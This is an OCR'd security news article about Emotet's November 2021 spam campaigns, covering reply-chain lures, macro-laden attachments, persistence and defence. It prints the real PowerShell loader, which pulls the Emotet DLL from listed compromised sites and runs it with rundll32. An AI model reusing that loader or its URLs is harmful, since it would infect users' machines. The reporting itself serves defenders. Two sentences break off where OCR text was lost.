
Here are the new Emotet spam campaigns hitting mailboxes worldwide

By **Lawrence Abrams (https://www.bleepingcomputer.com/author/lawrence-abrams/)**

November 16, 2021 06:07 PM **0**



The Emotet malware kicked into action yesterday after a ten-month hiatus with multiple spam campaigns delivering malicious documents to mailboxes worldwide.

Emotet is a malware infection that is distributed through spam campaigns with malicious attachments. If a user opens the attachment, malicious macros or JavaScript will download the Emotet DLL and load it into memory using PowerShell.

Emotet spamming begins again


Last night, cybersecurity researcher Brad Duncan published a SANS Handler Diary (https://isc.sans.edu/forums/diary/Emotet+Returns/28044/) on how the Emotet botnet had begun spamming multiple email campaigns to infect devices with the Emotet malware.

According to Duncan, the spam campaigns use replay-chain emails to lure the recipient into opening attached malicious Word, Excel, and password-protected ZIP files.

Reply-chain phishing emails are when previously stolen email threads are used with spoofed replies to distribute malware to other users.


In the samples shared by Duncan, we can see Emotet using reply-chains related to a "missing wallet," a CyberMonday sale, canceled meetings, political donation drives, and the termination of dental insurance.

Attached to these emails are Excel or Word documents with malicious macros or a password-protected ZIP file attachment containing a malicious Word document, with examples shown below.




Emotet email with Excel attachment

Source: Brad Duncan



Emotet email with Word document attachment


Source: Brad Duncan



Emotet email with a password-protected ZIP file

Source: Brad Duncan


only work on desktops or laptops and that the user needs to click on 'Enable Content' to view the contents properly.



Malicious Microsoft Excel attachment

Source: Brad Duncan

The malicious Word attachment is using the 'Red Dawn (https://www.bleepingcomputer.com/news/security/emotet-malwares-new-red-dawn-attachment-is-just-as-dangerous/)' template and says that as the document is in "Protected" mode, users must enable content and editing to view it properly.



Microsoft Word Red Dawn attachment

Source: Brad Duncan

How Emotet attachments infect devices

When you open Emotet attachments, the document template will state that previewing is not available and that you need to click on 'Enable Editing' and 'Enable Content' to view the content properly.


However, once you click on these buttons, malicious macros will be enabled that launch a PowerShell command to download the Emotet loader DLL from a compromised WordPress site and save it to the C:\ProgramData folder.

```
powershell
$dfkj="$strs=\"http://visteme.mx/shop/wp-admin/PP/,https://newsmag.danielo
layinkas.com/content/nVgyRFrTE68Yd9s6/,http://av-quiz.tk/wp-content/k6K/,h
ttp://ranvipclub.net/pvhko/a/,https://goodtech.cetxlabs.com/content/5MfZPg
P06/,http://devanture.com.sg/wp-includes/XBByNUNWvIEvawb68/,https://team.s
tagingapps.xyz/wp-content/aPIm2GsjA/\".Split(\",\");foreach($st in
$strs){$r1=Get-Random;$r2=Get-Random;$tpth=\"C:\ProgramData\\\"+$r1+\".dll
\";Invoke-WebRequest -Uri $st -OutFile $tpth;if(Test-Path
$tpth){$fp=\"C:\Windows\SysWow64\rundll32.exe\";$a=$tpth+\",f\"+$r2;Start-
Process $fp -ArgumentList $a;break;}};";IEX $dfkj
```

PowerShell command to download and run the Emotet DLL

Source: BleepingComputer


Once downloaded, the DLL will be launched using C:\Windows\SysWo64\rundll32.exe, which will copy the DLL to a random folder under %LocalAppData% and then reruns the DLL from that folder.



Folder containing renamed Emotet DLL

Source: BleepingComputer


After some time, Emotet will configure a startup value under the **HKCU\Software\Microsoft\Windows\CurrentVersion\Run** to launch the malware when Windows starts.



Registry Run entry used to load Emotet on startup
Source: BleepingComputer

The Emotet malware will now silently remain running in the background while waiting for commands to execute from its command and control server.

These commands could be to search for email to steal, spread to other computers, or install additional payloads, such as the TrickBot or Qbot trojans.



Emotet attack flow
Source: Brad Duncan

At this time, BleepingComputer has not seen any additional payloads dropped by Emotet, which has also been confirmed by Duncan's tests.

"I have only seen spambot activity from my recent Emotet-infected hosts," Duncan told BleepingComputer. "I think Emotet is just getting re-established this week."

"Maybe we'll see some additional malware payloads in the coming weeks," the researcher added.

Defending against Emotet

Malware and botnet monitoring org Abuse.ch (https://abuse.ch/) has released a list of 245 command and control servers (https://feodotracker.abuse.ch/downloads/ipblocklist_recommended.txt) that perimeter firewalls can block to prevent communication with command and control servers.

(https://www.bleepingcomputer.com/news/security/emotet-botnet-disrupted-after-global-takedown-operation/) in January 2021, and for ten months, the malware has not been active.

However, starting Sunday night, active TrickBot infections began dropping the Emotet loader on already infected devices, rebuilding the botnet for spamming activity.

The return of Emotet is a significant event that all network admins, security professionals, and Windows admins must monitor for new developments.

In the past, Emotet was considered the most widely distributed malware (https://www.bleepingcomputer.com/news/security/emotet-reigns-in-sandboxs-top-malware-threats-of-2019/) and has a good chance of regaining its previous ranking.

Related Articles:

Emotet malware is back and rebuilding its botnet via TrickBot (https://www.bleepingcomputer.com/news/security/emotet-malware-is-back-and-rebuilding-its-botnet-via-trickbot/)

FBI system hacked to email 'urgent' warning about fake cyberattacks (https://www.bleepingcomputer.com/news/security/fbi-system-hacked-to-email-urgent-warning-about-fake-cyberattacks/)

Windows 10 App Installer abused in BazarLoader malware attacks (https://www.bleepingcomputer.com/news/security/windows-10-app-installer-abused-in-bazarloader-malware-attacks/)

BotenaGo botnet targets millions of IoT devices with 33 exploits (https://www.bleepingcomputer.com/news/security/botenago-botnet-targets-millions-of-iot-devices-with-33-exploits/)

Spammers use Squirrelwaffle malware to drop Cobalt Strike (https://www.bleepingcomputer.com/news/security/spammers-use-squirrelwaffle-malware-to-drop-cobalt-strike/)